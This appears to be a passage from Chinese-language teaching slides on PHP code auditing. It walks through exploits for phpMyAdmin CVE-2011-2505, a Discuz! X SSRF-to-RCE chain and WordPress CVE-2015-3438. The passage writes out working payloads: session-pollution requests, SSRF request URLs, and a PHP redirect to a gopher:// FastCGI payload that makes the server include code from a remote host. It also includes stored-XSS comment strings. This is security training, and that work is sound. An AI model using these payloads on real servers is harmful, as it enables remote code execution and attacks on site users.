    - 如果第一個參數 `uncommon_tables` 可控有機會導致 RCE !
    - 何處調用到這個函數?

案例分析 phpMyAdmin CVE-2011-2505

- 尋找二次利用漏洞?
  - libraries/server_synchronize.lib.php#627
    - 調用到 preg_replace
  - server_synchronize.php#1069
    - 調用到 PMA_createTargetTables
  - server_synchronize.php#906
    - 將 _SESSION 內容設置到變數上

案例分析 phpMyAdmin CVE-2011-2505

- 撰寫漏洞利用代碼?
  1. 汙染 SESSION

     ```
     /index.php?session_to_unset=0
     &token=???
     &_SESSION[src_type]=cur
     &_SESSION[trg_type]=cur
     &_SESSION[trg_db]=\`.print(12321);//
     &_SESSION[src_uncommon_tables][0]=||/e%00
     &_SESSION[uncommon_tables][0]=1
     ```

  2. 觸發 preg_replace

     ```
     /server_synchronize.php?synchronize_db=1
     &token=???
     ```

漏洞小結

利用情境?

利用限制?

漏洞難易度?

案例分析 Discuz! X 系列 SSRF 導致 RCE

- Discuz! X 系列概觀
  - 解壓縮完有三個資料夾
    - readme/ upload/ utility/
  - api/ archiver/ uc_client/ uc_server/ 皆為獨立的應用
  - config/ 為設定檔
  - source/ 為放置 class 以及 library 等檔案
  - 主要入口點為網頁根目錄下的各個 PHP 檔案
  - 初始化檔案為 source/class/class_core.php 並調用 source/class/discuz/discuz_application.php 處理使用者輸入

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 漏洞
  - source/function/function_filesock.php 中 _dfsockopen 使用到 curl_exec 存取外部資源
  - 如果 $url 可控為任意讀檔漏洞
  - 如果 $url 不可控至少存在 SSRF 漏洞

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 如何觸發漏洞?

  source/function/function_filesock.php#_dfsockopen

  source/function/function_core.php#dfsockopen

  source/module/forum/forum_ajax.php

  - $_GET['action'] == 'downremoteimg' 分支

  forum.php

  - 我們來讀一下扣吧!

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 限制?
  - 透過正規表示式爬出 $message 中的網址

```
preg_match_all("/\[img\]\s*([^\[\<\r\n]+?)\s*\[\/img\]|\[img=\d{1,4}[x|\,]\d{1,4}\]\s*([^\
[\<\r\n]+?)\s*\[\/img\]/is", $_GET['message'], $image1, PREG_SET_ORDER);
```

[img]http://orange.tw/[/img]

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 限制?
  - 透過正規表示式爬出 $message 中的網址
    - 要有圖片副檔名!

```
$attach['ext'] = $upload->fileext($imageurl);
if(!$upload->is_image_ext($attach['ext'])) {
    continue;
}

function fileext($filename) {
        return addslashes(strtolower(substr(strrchr($filename, '.'), 1, 10)));
}
```

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 撰寫漏洞利用代碼?

```
/forum.php?mod=ajax
&action=downremoteimg
&message=[img]http://orange.tw/?.jpg[/img]
&formhash=[formhash]
```

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 更進一步利用?
  - DDOS?
  - 訪問內網 HTTP 資源?
  - 訪問內網非 HTTP 資源?
    - 假如存在 Redis, Memcached, FastCGI Protocol 是不是可以利用?

白箱代碼審查 – 要點

- PHP-FPM
  - 把執行 PHP 的功能當成一個服務，要執行 PHP 程式時跟這個服務講即可
    - 溝通的協議稱為 FastCGI Protocol
  - 通常這個服務有兩種模式
    - Unix Socket File
    - TCP Port
  - 內網服務怎麼知道這個請求是正常的還是惡意的?

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 限制?
  - 透過正規表示式爬出 `$message` 中的網址
    - 要有圖片副檔名!
    - 必須要 `http://` 開頭
      - 注意到在 `_dfsockopen` 實作中存在

```
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
curl_setopt($ch, CURLOPT_HEADER, 1);
```

```
[img]http://orange.tw/302.php?.jpg[/img]
```

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 更進一步利用?
  1. 觸發 SSRF 漏洞訪問自身
  2. 透過 302 轉址導至 Gopher 協議
  3. 透過 Gopher 協議偽造 FastCGI 協議訪問 127.0.0.1:9000
  4. 執行任意代碼

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 觸發 SSRF 漏洞訪問自身

```
/forum.php?mod=ajax
&action=downremoteimg
&message=[img]http://orange.tw/?.jpg[/img]
```

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 透過 302 轉址導至 Gopher 協議

```
/forum.php?mod=ajax
&action=downremoteimg
&message=[img]http://orange.tw/302.php?.jpg[/img]
```

```
<?php
  header("Location: gopher://127.0.0.1:9000/x…");
```

案例分析 Discuz! X 系列 SSRF 導致 RCE

- 透過 Gopher 協議偽造 FastCGI 協議訪問 127.0.0.1:9000
  /forum.php?mod=ajax
  &action=downremoteimg
  &message=[img]http://orange.tw/302.php?.jpg[/img]

```
<?php
   header( "Location:
gopher://127.0.0.1:9000/x%01%01Zh%00%08%00%00%00%01%00%00%00%00%00%00%01
%04Zh%00%8b%00%00%0E%03REQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%20On%09%26PHP_VALUEauto_p
repend_file%20=%20http://orange.tw/x%01%04Zh%00%00%00%00%01%05Zh%00%00%0
0%00" );
```

漏洞小結

利用情境?

利用限制?

漏洞難易度?

案例分析 Wordpress CVE-2015-3438

- 為 PHP 與 MySQL 與瀏覽器解釋不一致導致的 XSS 弱點
  - 多著重在應用與資料庫以及瀏覽器交互部分
- Wordpress 概觀
  - 資料庫預設為 utf-8 編碼

案例分析 Wordpress CVE-2015-3438

- 漏洞
  - MySQL 語系設置 utf8 不支援 emoji 符號
    - 遇到 emoji 怎麼辦?
    - 查看 sql_mode 設置, 預設是空的

```
mysql> INSERT INTO test VALUES('1🍊2');
Query OK, 1 row affected, 1 warning (0.01 sec)
mysql> SELECT * FROM test;
+------+
| test |
+------+
| 1    |
+------+
1 row in set (0.00 sec)
```

案例分析 Wordpress CVE-2015-3438

- 如何觸發漏洞?
  - 有使用者輸入到資料庫的地方都有機會有問題
  - 至於會造成何影響具體要看資料如何使用
  - 這裡使用發表評論作為範例

    wp-comments-post.php#137
    wp-includes/comment.php#wp_new_comment
    wp-includes/comment.php#wp_insert_comment
    wp-includes/wp-db.php#insert

    來讀扣吧!

案例分析 Wordpress CVE-2015-3438

- 限制?
  - 可以截斷有什麼用?

    ```
    <blockquote cite='x onmouseover=alert(1)//🍊'>
    ```

    進資料庫變成

    ```
    <blockquote cite='x onmouseover=alert(1)//
    ```

  - 為何無法 XSS ?
    - 單引號造成解析爛掉
    - 未閉合網頁不認為是一個合法的 HTML tag

案例分析 Wordpress CVE-2015-3438

- 限制?
  - 單引號造成解析爛掉
    - 感謝 Wordpress 原本就會做 XSS 過濾
    - wp-includes/formatting.php#wptexturize

```
<blockquote cite='x onmouseover=alert(1)//🍊'>
進資料庫變成
<blockquote cite='x onmouseover=alert(1)//
顯示後變成
<blockquote cite=&#8217;x onmouseover=alert(1)//
```

案例分析 Wordpress CVE-2015-3438

- 限制?
  - 未閉合網頁不認為是一個合法的 HTML tag
    - 解釋 HTML 不能單看一句要跟前後文一起解釋

```
<blockquote cite=&#8221;x onmouseover=alert(1)//
```

瀏覽器不會理他

```
<blockquote cite=&#8221;x onmouseover=alert(1)// </p>
```

瀏覽器會解釋成

```
<blockquote cite="&#8221;x" onmouseover="alert(1)//" < p>
</blockquote>
```

案例分析 Wordpress CVE-2015-3438

- 撰寫漏洞利用代碼
  - 評論送出

    ```
    <abbr title="abcde id=a tabindex=0 onfocus=alert(1)//🍊">
    ```

  - 訪問

    ```
    http://ip/?p=1#abcde
    ```

案例分析 Wordpress CVE-2015-3438

- 插曲
  - 修復被繞過，一樣利用 MySQL 特性
    - CVE-2015-3440
  - 檢查特殊字元取代掉，但是忘記 comment_content 是 TEXT 型態
    - TEXT 型態有什麼特性?
      - 65535 Bytes
      - 超過會怎麼樣?

漏洞小結

利用情境?

利用限制?

漏洞難易度?

小補充

Wordpress 出包在這個地方很多次

CVE-2009-2762

CVE-2013-4338

…

Thanks

orange@chroot.org